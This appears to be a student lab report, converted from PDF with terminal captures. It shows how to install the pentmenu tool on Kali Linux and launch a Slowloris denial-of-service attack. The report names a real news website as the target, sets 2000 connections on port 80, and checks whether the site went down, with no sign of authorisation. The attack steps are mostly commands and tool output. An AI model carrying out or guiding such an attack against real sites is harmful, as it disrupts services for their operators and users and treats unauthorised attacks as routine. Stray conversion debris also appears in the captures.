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Id:18192103241

Intake:41


Section:06

LAB WORK 2: Name of experiment: Performing DOS attack

DDoS Attack means "Distributed Denial-of-Service (DDoS) Attack" and it is a cybercrime in which the attacker floods a server with internet traffic to prevent users from accessing connected online services and sites.

Methodology:

Step1: At first open my kali Linux terminal.



Step2: (i) Now open my browser and go to pentmenu GitHub site. After visited this site Use the following command to install the tool in my Kali Linux operating system.


Link: git clone <https://github.com/GinjaChris/pentmenu.git>

(ii) Now use the following command to move into the directory of the tool. I have to move in the directory in order to run the tool. Now use the following command to move into the directory of the tool. I have to move in the directory in order to run the tool.

Command: cd pentmenu

(iii) Now I am Change the permissions of the pentmenu file by using the following command.

Command: sudo chmod +x pentmenu



```
root@kali: /home/sayan/pentmenu
File Actions Edit View Help
root@kali: /...yan/pentmenu x root@kali: /...yan/pentmenu x root@kali: /...yan/pentmenu x
(sayan@kali)~]
$ sudo su
[sudo] password for sayan:
(root@kali)-[/home/sayan]
# git clone https://github.com/GinjaChris/pentmenu.git
fatal: destination path 'pentmenu' already exists and is not an empty directory.


(root@kali)-[/home/sayan]
# cd pentmenu

(root@kali)-[/home/sayan/pentmenu]
# sudo chmod +x pentmenu
Home
Kali Linux a...
BY OFFENSIVE SEC
```


Step3:

Here I Run the below command to verify the installation. After Installation this interface look like given below picture.

Command: ./pentmenu



Step4: In this part, we are performing Slowloris DOS attack on target domain.
Select Option 2




Step5: (i) Here I select option 9 and here got the results of this picture.

(ii)Then Here enter the targeted website

(iii)Enter the targeted port defaults to :80

(iv) Enter the number of connections to open here use default to :2000



```
root@kali: /home/sayan/pentmenu
Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaChris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md before proceeding


1) Recon
2) DOS
3) Extraction
4) View Readme
5) Quit
Pentmenu>2
1) ICMP Echo Flood      4) TCP ACK Flood      7) UDP Flood          10) IPsec DOS          13) Go back
2) ICMP Blacknurse     5) TCP RST Flood      8) SSL DOS            11) Distraction Scan
3) TCP SYN Flood       6) TCP XMAS Flood     9) Slowloris          12) DNS NXDOMAIN Flood

Pentmenu>9
Using netcat for Slowloris attack...
Enter target:
https://indianexpress.com/
Target is set to https://indianexpress.com/
Enter target port (defaults to 80):
80
Using Port 80
Enter number of connections to open (default 2000):
2000

rockyou.txt
```

Step6:

In the below screenshot, we can see that the request performed are shown in real-time mode. That occur successfully.



Step7: Finally we I can cheak "Is It Down Right Now" monitors the status of our favorite web sites and checks whether they are down or not.

